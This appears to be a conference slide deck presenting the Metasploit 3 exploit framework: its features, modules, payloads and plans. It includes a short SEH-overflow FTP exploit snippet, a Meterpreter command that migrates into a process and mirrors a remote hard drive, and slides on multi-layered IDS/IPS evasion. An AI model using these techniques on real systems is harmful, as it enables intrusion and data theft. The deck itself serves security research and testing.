H D Moore
Director of Security Research
BreakingPoint Systems

Metasploit 3

(Exploit Intelligence and Automation)

Blue Hat 3 Conference

Agenda

- Introduction
- Frameworks
- Metasploit v3.0
- Examples

Introductions - Who?

- BreakingPoint Systems
  - Director of Security Research
  - We build hardware to break things
- The Metasploit Project
  - Founder, developer, researcher
  - We build software to break things
  - Two primary developers, eight part-time

Introductions - What?

- Exploit Frameworks
  - What they are
  - Why they matter
- Metasploit Framework
  - What you can do with it now
  - What you can do with soon :-)
- Metasploit v3.0
  - New features, new design
  - Starting to be usable...

Introductions - Why?

- Security is fun!
  - Nearly everything depends on security
  - Improving products by breaking them
  - Exploiting flaws is challenging
- Metasploit
  - Group of enthusiasts and professionals
  - Research and implement new techniques
  - Learn new languages, improve skills
  - Skills and tools useful for “day jobs”

Frameworks - Introduction

- Thousands of reported vulns every year
- People develop exploits for those vulns
  - Verify that a vendor patch actually works
  - Test a similar system for the same issue
  - Perform regression testing before release
  - Gain access to vulnerable systems
- Exploits are only as good as their author
- Writing solid exploits requires time

Frameworks – Exploit diversity

- Hundreds of people release exploits
  - Everyone wants to be first
  - Everyone has their own style
  - Everyone thinks their style is best :-)
- Exploits are all basically the same
  1. Create and configure a payload
  2. Create a string of data with the payload
  3. Send that data to an application
  4. Wait for the payload to execute
  5. Interact with the payload

Frameworks – Exploit collections

- Exploit frameworks add some sanity
  - Every exploit has the same structure
  - Redundant code moved to libraries
  - Consistent user interface to all exploits
- Commercial
  - Two commercial exploit frameworks
  - Government, consulting, Fortune-500
- Open source
  - Metasploit provides the only 'true' framework
  - Everyone, students, admins, consultants...

Frameworks – Commercial options

- Core Impact
  - The first and arguably the most complete
  - Contains 126 exploits, 11 DoS, 148 misc.
  - Focused on 'Rapid Penetration Testing'
- Immunity CANVAS
  - Open architecture, user-extensible
  - Focused on exploiting unpublished flaws :-)
  - Active “after-market” for CANVAS exploits

Frameworks – Open source

- Metasploit Framework
  - Written in Perl, cross-platform support
  - Focused on research and exploits
  - Many features, loosely integrated
  - Quickly becoming the standard :-)
- Protocol stacks
  - SMB, DCERPC, MSSQL
  - Arkeia, BackupExec, ARCServe
  - Basic IDS/IPS evasions


Frameworks – Metasploit v2.5

- March 2006 status
  - 125 remote exploits, 75 payloads
  - Web site reaches 350,000 IPs a month
  - Found in 16 books, 880 blogs, 180 articles
  - 20,000 unique online update IPs in 2006
- Growing pains...
  - Load time keeps increasing (200+ modules)
  - Still difficult to target client-side flaws
  - Recon modules lack real automation
  - Feature integration is non-optimal

Frameworks – Metasploit v3.0

- Completely rewritten in Ruby
  - Object oriented model was a better fit
  - Code compression right around 40%
  - 2.5 was 40K of Perl, 3.0 is 80K of Ruby
- New design, new features, new goals
  - Focused on flexibility and automation
  - Closer integration between features
  - Development guide and API docs!

Metasploit v3.0 - Architecture



Metasploit v3.0 – New features

- Multitasking through Ruby threads
  - Share single instance with many users
  - Great for team-based penetration testing
  - Multi-user plugin is only ~20 lines of code :-)
- Concurrent exploits and sessions
  - Support for passive exploits and recon
  - Multiple payload sessions open at once
  - Suspend and restore payload sessions
  - Share payload sessions with other users

Metasploit v3.0 – New features

- Extensive exploit module “Mixins”
  - Write advanced exploits in only 3 lines :-)
  - Mixins for SMB, DCERPC, HTTP, FTP...
  - Huge boost for module consistency
  - Example FTP server exploit:

```
connect

buf = Rex::Text.rand_text_english(2048, payload_badchars)
seh = generate_seh_payload(target.ret)
buf[229, seh.length] = seh

send_cmd( ['USER', buf] , false )

handler
disconnect
```

Metasploit v3.0 – New features

- Shiny new interfaces!
  - Console uses module hierarchy/regex
  - Web interface now uses AJAX
  - GUI version now in development:

Metasploit v3.0 – Opcode Database

- Opcode DB has been enhanced
  - Online database of win32 DLL information
  - Stores the location of usable 'opcodes'
  - Now supports multiple languages
  - Useful for developing reliable exploits
- Framework integration
  - New command-line tool for queries
  - Building an 'opcode pool' system
  - Automated return address updates
  - Combine this with fingerprinting...

Metasploit v3.0 – Executable processing

- msf**pescan**
  - Command-line tool for EXE processing
  - Discovers usable return addresses
  - Partially used to create the Opcode DB
  - Now handles Resources and TLBs
- msf**rpcscan**
  - Extracts MIDL information from PE files
  - Creates boilerplate for new exploits
  - Still in development...

Metasploit v3.0 – Exploit upgrades

- Rewrite of all exploit modules
  - Massive number of bug fixes
  - Improved randomness, use of Mixins
- Exploit module structure
  - Single exploit can target many platforms
  - Simplified the meta-information fields
  - Mixins can also modify exploit behavior
    - Target brute forcing
    - Passive exploits

Metasploit v3.0 – Payload upgrades

- Enhancements
  - Bug fixes and size improvements
  - New “cmd” modules, new “PHP” payloads...
- Meterpreter
  - Consolidation of standard modules
  - Wicked cool API and remote scripting

```
# Process migration
pid = client.sys.process['calc.exe']
client.core.migrate(pid)

# Mirror the remote hard drive in one line
client.fs.dir.download(“/tmp/”, “C:\\”, true)
```

Metasploit v3.0 – Auxiliary modules

- The problem...
  - Not all exploits fit into the standard structure
  - Recon modules overlapped with exploits
  - No standard for information sharing
- Auxiliary modules
  - Catch-all for interesting security tools
  - Perform reconnaissance and reporting
  - Integrate with third-party utilities
  - Export data in a standard format
  - Can trigger events which launch attacks...

Metasploit v3.0 – Plugins

- The Ruby language rocks
  - Ability to redefine anything at runtime
  - Plugins can alter almost anything
- Framework plugins
  - Extend and replace Framework code
  - Hook events and filter parameters
  - Simplify feature development
  - Examples:
    - Socket tracing and filtering
    - Multiuser exploit console

Metasploit v3.0 – IDS / IPS Evasion

- Evasion is finally taken seriously
  - Evasion options now a separate class
  - Protocol stacks integrate IDS evasion
  - Mixins expose these to exploit modules
- Strong evasion techniques
  - Multi-layered evasion defeats most solutions
  - Client-side attacks impossible to detect
    - WMF = HTTP + Compress + Chunked + JScript
  - Deep protocols offer so many options
    - LSASS = TCP + SMB + DCERPC

Metasploit v3.0 – Status

- Finally released 3.0-alpha-r3!
  - User interfaces are still a bit rough
  - Module caching a huge improvement
  - Over half of the exploits are ported
  - Only support Linux / OS X right now...
- New licensing, organization updates
  - Keep source code open, prevent abuse
  - Non-profit status through sponsor (soon!)
  - Shiny new graphics from BRUTE!

Metasploit v3.0 – Examples

Questions?

Contact information:
hdm[at]metasploit.com
http://metasploit.com/projects/Framework/msf3/